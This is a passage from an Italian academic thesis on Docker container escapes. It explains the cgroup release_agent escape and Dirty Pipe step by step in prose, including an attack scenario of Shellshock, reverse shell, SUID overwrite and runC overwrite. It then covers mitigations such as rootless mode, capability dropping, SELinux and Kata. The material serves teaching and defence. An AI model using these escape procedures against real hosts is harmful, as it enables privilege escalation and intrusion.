Per esempio, l'utente `root` del nuovo namespace può usare *mount* per montare un cgroup-v1, avendo abilitato il modulo CAP_SYS_ADMIN nel suo namespace, ma potrebbe non disporre delle condizioni necessarie per avere accesso al release_agent: per accedervi, è necessario che l'utente del namespace del container sia `root` e che, a sua volta, l'utente del container sia lo stesso `root` presente sull'host.

Nei container Docker, lo user namespace è condiviso con l'host, quindi un'elevazione dei privilegi con le condizioni qui sopra descritte risulta possibile solo qualora risulti possibile accedere a release_agent.

Il cgroup namespace può introdurre una forma di confinamento dei processi containerizzati, impedendo la montatura dei cgroup antenati [66], compresi i cgroup

radice (al percorso host `/proc/sys/cgroups/[risorsa_cgroup]/`), dove si trova il release_agent.

Tale limitazione non è presente quando si crea un container avente CAP_SYS_ADMIN abilitata, dove la syscall *mount* permette di montare proprio i cgroup radice, mentre è attiva in uno spazio d'indirizzi figlio di un container che non dispone di privilegi aggiuntivi: la soluzione è la creazione di un nuovo cgroup namespace per il nuovo spazio d'indirizzi che si sta andando a creare, insieme ad un nuovo mount namespace così da rimappare i device da montare al nuovo spazio.

Analizzando i cgroup conferiti al processo bash interno al container, risulta che tutti i cgroup sono cgroup radice: in realtà, tale radice è un percorso relativo ai cgroup-v1 in uso dal namespace padre.

In diversi sistemi, come ad esempio Ubuntu, esiste almeno un cgroup-v1 radice nell'asset di configurazione del container, dove release_agent risulta raggiungibile.

Eseguendo l'unshare del namespace con le opzioni -U (nuovo user namespace), -r (traccia il precedente utente come UID 0, GID 0 nel nuovo namespace), -m (nuovo mount namespace), -C (nuovo cgroup namespace), si ottiene un nuovo spazio d'indirizzi dove è possibile, una volta trovato il cgroup-v1 radice associato al container, una fuga tramite scrittura del release_agent e supporto del UHM.

Tale fuga è frutto di una vulnerabilità a livello kernel, che in diverse versioni è già stata sistemata con un aggiornamento patch: prima di poter scrivere sul release_agent, diversi kernel ora verificano, prima di tutto, la presenza del CAP_SYS_ADMIN nel namespace iniziale del container.

2.7.2 Dirty Pipe

Una vulnerabilità importante nel kernel Linux rende possibile, in alcune versioni del kernel superiori o corrispondenti alla 5.8, una privilege elevation sfruttando la tecnologia delle pipe per sovrascrivere il contenuto di un file read-only [67]: può trattarsi di un file di configurazione (come `/etc/passwd`) o di una SUID binary, ovvero una binary di sistema avente il setuid bit abilitato [68]. Tale vulnerabilità è un bypass per diverse strutture di sicurezza a livello kernel, come Seccomp, AppArmor, SELinux e i moduli capability.

Una pipe è un canale di comunicazione unidirezionale, dotato di due descrittori rispettivamente per scrivere (cioè inserire) e leggere (cioè estrarre) dei byte stream sul canale. La pipe si basa sulla struct pipe_inode_ring [69], composto solitamente da 16 pipe_buffer, ognuna contenente un quantitativo dati corrispondente a una pagina logica.

Quando viene scritto un byte stream su una pagina logica, viene abilitata la flag PIPE_BUF_FLAG_CAN_MERGE sul pipe_buffer, così da permettere la scrittura contigua di Byte sulla stessa page (Figura 29). Tale flag rimane attiva sul pipe_buffer fino a che la pipe non viene deallocata.




Figura 29: scrittura di un pipe_buff [70]

Per spiegare al meglio il funzionamento di Dirty Pipe, verrà illustrato uno scenario di penetrazione di un Apache Web Server in container Docker con configurazione di default, esposto alla rete esterna tramite binding a una porta TCP dell'host.

La dimostrazione che segue è stata eseguita nel seguente contesto: sistema Ubuntu 20.04.3 con kernel hwe 5.11.0-27-generic, architettura AMD x86_64 e Docker Engine di versione trascurabile.

L'applicativo serve i contenuti tramite cgi-bin e usa una Bash con versione inferiore a 4.3.0: questo permette a un attaccante esterno di sfruttare Shellshock per realizzare un initial foothold, eseguendo nel container una Shell inversa come user `www-data`.

Si supponga che, restaurati i path per le binary necessarie, sia possibile scrivere e compilare del codice in C all'interno del container: allora risulterebbe possibile usare Dirty Pipe per una privilege elevation locale, per poi completare una fuga in qualità di utente `root`.

Per la privilege elevation locale, si è deciso di creare uno script che sovrascrive ed esegue una SUID binary data in input, iniettandovi del codice eseguibile compilato per l'architettura apposita. Lo script esegue i seguenti passi:

1. Verifica la dimensione del codice eseguibile selezionato, valutando che questo sia inferiore alla dimensione delle pagine logiche meno 2 Byte. Questa dimensione è stata scelta al fine di rispettare le limitazioni dell'exploit: non sovrascrivere il primo e l'ultimo Byte della pagina logica. Inoltre, l'iniezione è possibile solo su una pagina logica, che nel nostro caso sarà la prima pagina logica della SUID binary;
2. Esegue il backup della binary selezionata, così da restaurarla dopo aver eseguito l'escalation. In base al numero di Byte letti, lo script valuta se sia possibile eseguire l'injection del codice eseguibile, il quale deve avere una dimensione maggiore di 1 Byte e minore del file scelto;
3. Si crea una pipe e la si riempie, occupando ogni page di ogni pipe_buffer, cosicchè il sistema applichi ad ogni pipe_buffer la flag PIPE_BUF_FLAG_CAN_MERGE, per poi svuotare la pipe. Le flag di ogni pipe_buffer rimangono tuttavia impostate, così da poter inserire i prossimi dati negli spazi liberi dei buffer già utilizzati;
4. Viene chiamata la syscall splice [71], specificando come sorgente il descrittore del file SUID e come destinazione la pipe: partendo dall'offset zero del file, viene richiesto di leggere il primo Byte della prima pagina logica del file e di trasferirlo nella pipe. La caratteristica zero-copy di splice fa sì che non venga aperta una copia della pagina logica del file, ma viene bensì allocato un riferimento diretto alla pagina logica dove si trova il Byte. Per ottenere il riferimento diretto alla pagina, splice fa uso della funzione copy_page_to_iter_pipe [72], che non fa alcun controllo sulle flag abilitate sul pipe_buff: ne consegue che la pagina logica viene collocata in un pipe_buff con PIPE_BUF_FLAG_CAN_MERGE attivo sia prima che dopo l'operazione di

splice, permettendo successivamente al writer di scrivere dati direttamente sulla pagina;

5. In sequenza al Byte letto dal file, il writer scrive il codice eseguibile malevolo, sovrascrivendo i contenuti della pagina logica referenziata (Figura 30).

La Dirty Page ottenuta verrà poi usata, a chiusura del file, per sovrascrivere i dati corrispondenti su disco. Lo script continua con l'esecuzione del file risultante, per poi restaurarlo seguendo gli stessi passi ma utilizzando i dati inizialmente presi in backup.




Figura 30: schema del metodo Dirty Pipe

Ottenuti i privilegi root, è possibile completare una fuga applicando il metodo Dirty Pipe con la sovrascrizione di runC, il cui descrittore file può esser ottenuto con l'abuso dei file del processo `runc init` presenti nell'interfaccia `/proc`.

2.8 Mitigazioni del rischio

Esistono delle buone pratiche da seguire per una corretta esecuzione dei container Docker, le quali costituiscono già una forma di mitigazione del pericolo di fuga dal container.

Analizzando diversi contesti di vulnerabilità si può notare che il completamento di una fuga richiede spesso all'attaccante, come prerequisito, l'accesso allo spazio d'indirizzi del container in qualità di utente `root`.

Come primo rimedio, è buona norma usare un container derivante da un'immagine generata da un Dockerfile che specifichi come utente attivo un non privilegiato, tramite comando USER. Inoltre, è possibile disabilitare definivamente l'utente root all'interno dell'immagine, per esempio assegnando a `root` la shell "nulla" coi comandi Linux `chsh -s /usr/sbin/nologin root`.

Inoltre, è bene prevenire l'elevation locale a `root`, come può accadere tramite l'uso di eseguibili SUID o syscall *unshare,* impostando l'esecuzione del container con la flag `--security-opt=no-new-privileges`.

Per la gestione dei moduli capability assegnati al container, è consigliato eliminare tutti i privilegi usando `--cap-drop=all`, per poi assegnare manualmente, in fase d'inizializzazione, le singole capability necessarie in fase di runtime tramite l'opzione `--cap-add=[capability]`.

Sempre in fase d'inizializzazione del container, è possibile controllare l'accesso al filesystem: prima, si rende l'intero file system read-only tramite la flag `--read-only`, per poi creare delle zone scrivibili non-persistenti tramite i Temporary File System, impostando l'opzione `--tmpfs [percorso]`.

La creazione di reti personalizzate permette di impostare delle opzioni di sicurezza che possano limitare l'abuso del docker.sock: se si volesse impedire la comunicazione tra container, al fine di evitare l'accesso a container privilegiati partendo da un container compromesso sulla stessa rete, si potrebbe creare, da Docker CLI, una network con configurazione che disattivi l'opzione di inter container communcation.

Inoltre, qualora il docker.sock fosse esposto alla rete esterna, per esempio tramite porta TCP, è bene certificare la comunicazione sicura, tramite HTTPS o altre forme di autenticazione.

A queste pratiche si possono aggiungere diverse forme di sicurezza e controllo.

2.8.1 Rimappatura user namespace

L'utente root presente nel container Docker è rimappabile con un utente host diverso dall'utente root: così facendo, l'utente root nel container non corrisponderà all'utente root presente nell'host, ma bensì ad un utente non privilegiato.

Per impostare tale modalità va configurato dockerd, tramite comando a riga o modifica del file di configurazione, per associare l'utente del namespace del container con un UID e un GID esistenti rispettivamente in `/etc/subuid` ed `/etc/subgid`.

Qualora venisse selezionata la rimappatura default, Docker rimapperà l'utente root interno al namespace del container con l'utente host non privilegiato dockremap, le cui credenziali in `/etc/subuid` e `/etc/subgid` dovrebbero esser già create da Docker.

2.8.2 SELinux Type Enforcement

Di default, l'assegnazione delle label con modalità Type Enforcement consente al kernel di distinguere le risorse appartenenti al sistema e le risorse appartenenti ai container Docker, con conseguente mitigazione di diversi attacchi basati sull'accesso al filesystem dell'host quali, ad esempio, l'abuso dei symlink o montare volumi sensibili.

L'opzione Multi Category Security, inoltre, può introdurre un ulteriore livello di sicurezza, introducendo un identificativo per ogni container: viene così ristretto l'accesso di un certo container alle sole risorse proprie.

2.8.3 Analisi statica

Esistono tool per l'analisi statica delle vulnerabilità presenti nei layers di un certo container Docker. Ad esempio, Trivy [73] è uno scanner di sicurezza versatile, da usare su riga di comando: permette l'analisi delle imagini Docker e del filesytem in uso dal container per individuare configurazioni fragili, informazioni sensibili e vulnerabilità riconosciute tramite i dataset dei CVE.

Altri tool come Dockle, invece, orientano il programmatore alla costruzione di immagini sicure: Dockle [74] analizza le immagini per fornire delle linee guida sui miglioramenti da apportare per rendere l'immagine conforme alle pratiche consigliate per la scrittura di un Dockerfile.

2.8.4 Auditing

Con auditing si intende una procedura di "controllo qualità" di un sistema o di un certo prodotto, tramite il soddisfacimento di determinati obiettivi, rappresentabili tramite una checklist.

Per la messa in sicurezza dell'ambiente di produzione, Docker mette a disposizione Docker Bench Security: uno script, attivabile da riga di comando, che performa test automatizzato in categorie quali il demone Docker, la configurazione dell'host, la configurazione dell'infrastruttura cloud Docker Swarm, gli oggetti di Docker.

Lo script fornisce come output un elenco puntato degli elementi sottoposti a test, dove ogni elemento è preceduto da un esito del test che può essere PASS, WARN se, rispettivamente, il check è stato eseguito con successo o non è stato possibile eseguirlo.

La procedura di auditing sulle risorse di sistema è inoltre supportata dal kernel tramite il Linux Audit Framework: quando un servizio utente come Docker esegue una syscall, il kernel controlla la policy di auditing associata, detta *rules*, per poi inviare ad *Auditd*, il demone del suddetto framework, l'evento da salvare nei *audit.log* per futura analisi [75].

2.8.5 User Mode Helper whitelist

Da Linux 4.11, il kernel possiede delle variabili per la configurazione dei programmi in uso dal UMH: rispettivamente, CONFIG_STATIC_USERMODEHELPER [76] per specificare l'abilitazione del UMH e CONFIG_STATIC_USERMODEHELPER_PATH [77] per specificare il percorso statico all'handler per la gestione dei programmi necessari al UMH. Di default, l'handler è la binary `/sbin/usermode-helper`.

Se si volesse disabilitare il supporto UMH, si può specificare il percorso all'handler vuoto "", mentre è possibile specificare il percorso a un nuovo handler che abiliti solo determinati programmi utente che usano UMH.

Esistono determinati tool per la protezione da attacchi basati su programmi User Mode Helper modificando le configurazioni delle variabili kernel e dell'handler, come *huldufolk* [78].

2.8.6 Docker rootless mode

Introdotta inizialmente in Docker 19.03 in fase sperimentale, questa modalità, oltre a utilizzare gli user namespace non privilegiati per il remapping degli utenti interni al container, imposta un utente non-`root` come owner del demone dockerd [79].

Questa modalità mitiga diverse vulnerabilità quali, ad esempio, i tentativi di sovrascrizione della binary runC o l'abuso del docker.sock montato come volume all'interno del container: essendo dockerd eseguito come utente non-root, può accedere ai soli file appartenenti all'utente non privilegiato di dockerd [80].

Questa modalità fa uso degli user namespace non privilegiati e differisce dall'accesso a Docker tramite autenticazione sudo, usare docker come membro del gruppo `docker`, creare un container Docker tramite CLI con opzione `--user` e l'abilitazione dell'opzione `--userns-remap` su dockerd: sia l'utente del container che i componenti del framework sono non-`root` sull'host.

Essendo che l'intero framework è non-root, un eventuale container compromesso limiterebbe sia l'accesso ai file degli altri utenti che al kernel.

2.8.7 Kata container

I Kata container permettono una forma di sandboxing del container Docker, incapsulandolo in una macchina virtuale leggera: l'ambiente d'esecuzione risultante fa sì che il container Docker si appoggi ad un kernel diverso dal kernel del sistema operativo presente sull'host, con risultante mitigazione di qualsiasi vulnerabilità kernel sull'host [81].


Con sandboxing si intende una misura di sicurezza utilizzata per isolare programmi o codice dal sistema circostante: tale isolamento può impedire a eventuale codice malevolo di danneggiare o accedere a dati sensibili [82].

Kata gestisce i container tramite la kata-runtime: è possibile creare un container Kata tramite Docker CLI, aggiungendo l'opzione `--runtime=kata`.

La kata-runtime configura un ambiente di sandboxing per mezzo di un hypervisor come Qemu, Cloud Hypervistor o Firecracker.

Dopo la creazione dell'ambiente, il kata-runtime crea una cartella condivisa tra host e sandbox, così da poter passare l'immagine relativa al container da virtualizzare, per poi chiamare il kata-agent presente nella sandbox: seguendo le opzioni di configurazione

dettate, il kata-agent procederà a lanciare in esecuzione il container all'interno dell'ambiente Kata.



RIFERIMENTI

[1] Red Hat, “I vantaggi dei Container”, [Online]. Available: https://www.redhat.com/it/topics/containers.

[2] Aqua, “Container Images: Architecture and Best Practices”, [Online]. Available: https://www.aquasec.com/cloud-native-academy/container-security/container-images/.

[3] “A Qualitative and Quantitative Analisys of Container Engines”, [Online]. Available: https://arxiv.org/pdf/2303.04080.pdf.

[4] “namespaces(7) - Linux manual page”, [Online]. Available: https://man7.org/linux/man-pages/man7/namespaces.7.html.

[5] “Linux namespaces - Wikipedia”, [Online]. Available: https://en.wikipedia.org/wiki/Linux_namespaces.

[6] “Chapter 1. Introduction to Control Groups”, [Online]. Available: https://access.redhat.com/documentation/it-it/red_hat_enterprise_linux/7/html/resource_management_guide/chap-introduction_to_control_groups.

[7] “1.2 Default Cgroup Hierarchies Red Hat Enterprise Linux 7 | Red Hat”, [Online]. Available: https://access.redhat.com/documentation/it-it/red_hat_enterprise_linux/7/html/resource_management_guide/sec-default_cgroup_hierarchies.

[8] “PROCFS /proc/self - IBM Documentation”, [Online]. Available: https://www.ibm.com/docs/en/ztpf/1.1.0.15?topic=targets-procfs-procself.

[9] “Understanding the new control groups API [LWN.net]”, [Online]. Available: https://lwn.net/Articles/679786/.

[10] “capabilities(7) - Linux manual page”, [Online]. Available: https://man7.org/linux/man-pages/man7/capabilities.7.html.

[11] “Security/Sandbox/Seccomp - MozillaWiki”, [Online]. Available: https://wiki.mozilla.org/Security/Sandbox/Seccomp.

[12] “seccomp(2) - Linux manual page”, [Online]. Available: https://man7.org/linux/man-pages/man2/seccomp.2.html.

[13] “A seccomp overview [LWN.net]”, [Online]. Available: https://lwn.net/Articles/656307/.

[14] “Linux Security Module Usage --- The Linux Kernel Documentation”, [Online]. Available: https://www.kernel.org/doc/html/latest/admin-guide/LSM/index.html.

[15] “How SELinux separates containers using Multi-Level Security”, [Online]. Available: https://www.redhat.com/en/blog/how-selinux-separates-containers-using-multi-level-security.

[16] “QuickProfileLanguage Wiki AppArmor / AppArmor”, [Online]. Available: https://gitlab.com/apparmor/apparmor/-/wikis/About.

[17] “QuickProfileLanguage Wiki AppArmor / AppArmor”, [Online]. Available: https://gitlab.com/apparmor/apparmor/-/wikis/QuickProfileLanguage#file-rules.

[18] “Docker Overview | Docker Documentation”, [Online]. Available: https://docs.docker.com/get-started/overview.

[19] “Develop with Docker Engine API | Docker Documentation”, [Online]. Available: https://docs.docker.com/engine/api/.

[20] “dockerd | Docker Documentation”, [Online]. Available: https://docs.docker.com/engine/reference/commandline/dockerd/.

[21] “What Is Containerd? | Docker”, [Online]. Available: https://www.docker.com/blog/what-is-containerd-runtime/.

[22] “containerd/containerd: An open and reliable container runtime”, [Online]. Available: https://github.com/containerd/containerd.

[23] “Introducing runC: A lightweight universal container runtime | Docker”, [Online]. Available: https://www.docker.com/blog/runc/.

[24] “dockercon-2016”, [Online]. Available: https://github.com/crosbymichael/dockercon-2016/tree/master/.

[25] “containerd/runtime/v2/README.md at main”, [Online]. Available: https://github.com/containerd/containerd/blob/main/runtime/v2/.

[26] “unshare(2) - Linux manual page”, [Online]. Available: https://man7.org/linux/man-pages/man2/unshare.2.html.

[27] “clone(2) | Linux manual page”, [Online]. Available: https://man7.org/linux/man-pages/man2/clone.2.html.

[28] “namespaces(7) - Linux manual page”, [Online]. Available: https://man7.org/linux/man-pages/man7/namespaces.7.html.

[29] “Runtime metrics | Docker Documentation”, [Online]. Available: https://docs.docker.com/config/containers/runmetrics/.

[30] “Docker run reference | DOcker Documentation”, [Online]. Available: https://docs.docker.com/engine/reference/run/.

[31] “Best practices for writing Dockerfiles | Docker Documentation”, [Online]. Available: https://docs.docker.com/develop/develop-images/dockerfile_best-practices/.

[32] “Dockerfile reference | Docker Documentation”, [Online]. Available: https://docs.docker.com/engine/reference/builder/.

[33] “Use The OverlayFS Storage Driver | Docker Documentation”, [Online]. Available: https://docs.docker.com/storage/storagedriver/overlayfs-driver/.

[34] “docker/docs/userguide/storagedriver at main”, [Online]. Available: https://github.com/tnozicka/docker/blob/master/docs/userguide/storagedriver/overlayfs-driver.md.

[35] “kernel.org”, [Online]. Available: https://www.kernel.org/doc/Documentation/filesystems/overlayfs.txt.

[36] “Volumes | Docker Documentation”, [Online]. Available: https://docs.docker.com/storage/volumes/.

[37] “docker network | Docker Documentation”, [Online]. Available: https://docs.docker.com/engine/reference/commandline/network/.

[38] “None network driver | Docker Documentation”, [Online]. Available: https://docs.docker.com/network/drivers/none/.

[39] “Host network driver | Docker Documentation”, [Online]. Available: https://docs.docker.com/network/drivers/host/.

[40] “Bridge network driver | Docker Documentation”, [Online]. Available: https://docs.docker.com/network/drivers/bridge/.

[41] “Networking Overview | Docker Documentation”, [Online]. Available: https://docs.docker.com/network/.

[42] “Network Containers | Docker Documentation”, [Online]. Available: https://docs.docker.com/engine/tutorials/networkingcontainers/.

[43] “Browser Information Discovery, Technique T1217 - Enterprice | MITRE ATT&CK”, [Online]. Available: https://attack.mitre.org/techniques/T1217/.

[44] “Initial Access, Tactic TA0001 - Enterprise | MITRE ATT&CK”, [Online]. Available: https://attack.mitre.org/tactics/TA0001/.

[45] “Privilege Escalation, Tactic TA0004 - Enterprise | MITRE ATT&CK”, [Online]. Available: https://attack.mitre.org/tactics/TA0004/.

[46] S. Kotipalli, “Exploiting vulnerable images”, in *Hacking and Securing Docker Containers*.

[47] “CVE - CVE-2014-6271”, [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-6271.

[48] “Hacking with Netcat Part 2: Bind and reverse shells - Hacking Tutorials”, [Online]. Available: https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bind-reverse-shells/.

[49] “SecurityTeam/Roadmap/KernelHardening - Ubuntu Wiki”, [Online]. Available: https://wiki.ubuntu.com/SecurityTeam/Roadmap/KernelHardening#ptrace_Protection.

[50] “User Mode Linux HOWTO --- THe Linux Kernel Documentation”, [Online]. Available: https://www.kernel.org/doc/html/v5.9/virt/uml/user_mode_linux.html.

[51] “linux/kernel/umh.c at master - torvalds/linux”, [Online]. Available: https://github.com/torvalds/linux/blob/master/kernel/umh.c.

[52] “Control Groups --- The Linux Kernel documentation”, [Online]. Available: https://www.kernel.org/doc/html/v5.14/admin-guide/cgroup-v1/cgroups.html.

[53] “linux/kernel/cgroup/cgroup-v1.c at master - torvalds/linux”, [Online]. Available: https://github.com/torvalds/linux/blob/master/kernel/cgroup/cgroup-v1.c.

[54] gnu.org, “mtab”, [Online]. Available: https://www.gnu.org/software/hurd/hurd/translator/mtab.html.

[55] “Control Group v2 --- The Linux Kernel Documentation”, [Online]. Available: https://docs.kernel.org/admin-guide/cgroup-v2.html#thread-granularity.

[56] “proc(5) --- Linux manual pages”, [Online]. Available: https://web.archive.org/web/20160303182044/http://manpages.courier-mta.org/htmlman5/proc.5.html.

[57] “core(5) - Linux manual page”, [Online]. Available: https://man7.org/linux/man-pages/man5/core.5.html.

[58] “linux/fs/coredump.c at master - torvalds/linux”, [Online]. Available: https://github.com/torvalds/linux/blob/master/fs/coredump.c.

[59] “Breaking out of Docker via RunC -- Explaining CVE-2019-5736”, [Online]. Available: https://unit42.paloaltonetworks.com/breaking-docker-via-runc-explaining-cve-2019-5736/.

[60] “Docker Engine 18.09 release notes | Docker Documentation”, [Online]. Available: https://docs.docker.com/engine/release-notes/18.09/#18092.

[61] “Continuous Integration with Docker | Docker Documentation”, [Online]. Available: https://docs.docker.com/build/ci/.

[62] “traefik - Official Image | Docker Hub”, [Online]. Available: https://hub.docker.com/_/traefik.

[63] “requests.adapters --- Requests 2.31.0 documentation”, [Online]. Available: https://requests.readthedocs.io/en/latest/_modules/requests/adapters/.

[64] “New Linux Vulnerability CVE-2022-0492 Affecting cgroups”, [Online]. Available: https://unit42.paloaltonetworks.com/cve-2022-0492-cgroups/.

[65] “Ubuntu Manpage: user_namespaces”, [Online]. Available: https://manpages.ubuntu.com/manpages/xenial/man7/user_namespaces.7.html.

[66] “cgroup_namespaces(7) - Linux manual page”, [Online]. Available: https://www.man7.org/linux/man-pages/man7/cgroup_namespaces.7.html.

[67] “The Dirty PIpe Vulnerability”, [Online]. Available: https://dirtypipe.cm4all.com/.

[68] man.freebsd.org, “chmod”, [Online]. Available: https://man.freebsd.org/cgi/man.cgi?query=chmod.

[69] “linux/include/linux/pipe_fs_i.h - torvalds/linux - Github”, [Online]. Available: https://github.com/torvalds/linux/blob/master/include/linux/pipe_fs_i.h.

[70] “Security Drops - Fundamentals for Developers”, [Online]. Available: https://www.securitydrops.com/dirty-pipe/.

[71] “splice(2) - Linux manual page”, [Online]. Available: https://man7.org/linux/man-pages/man2/splice.2.html.

[72] “linux/lin/iov_iter.c at master - torvalds/linux”, [Online]. Available: https://github.com/torvalds/linux/blob/master/lib/iov_iter.c.

[73] “aquasecurity/trivy”, [Online]. Available: https://github.com/aquasecurity/trivy.

[74] “goodwithtech/dockle: Container Image Linter for Security”, [Online]. Available: https://github.com/goodwithtech/dockle#common-examples.

[75] Hackersploit, Docker Security Essentials.

[76] “Linux Kernel Driver DataBase: CONFIG_STATIC_USERMODEHELPER”, [Online]. Available: https://cateee.net/lkddb/web-lkddb/STATIC_USERMODEHELPER.html.

[77] “Linux Kernel Driver DataBase: CONFIG_STATIC_USERMODEHELPER_PATH”, [Online]. Available: https://cateee.net/lkddb/web-lkddb/STATIC_USERMODEHELPER_PATH.html.

[78] “tych0/huldufolk”, [Online]. Available: https://github.com/tych0/huldufolk.

[79] “Run the Docker daemon as a non-root user (Rootless mode)”, [Online]. Available: https://docs.docker.com/engine/security/rootless/.

[80] “DCSF19 Hardening Docker daemon with Rootless mode”, [Online]. Available: https://www.slideshare.net/Docker/dcsf19-hardening-docker-daemon-with-rootless-mode.

[81] “Escaping Virtualized Containers - Black Hat Asia 2020 Trainings”, [Online]. Available: https://www.blackhat.com/asia-20/briefings/schedule/#escaping-virtualized-containers-21671.

[82] “Sandboxing Applications”, [Online]. Available: https://www2.dmst.aueb.gr/dds/pubs/conf/2001-Freenix-Sandbox/html/sandbox32final.pdf.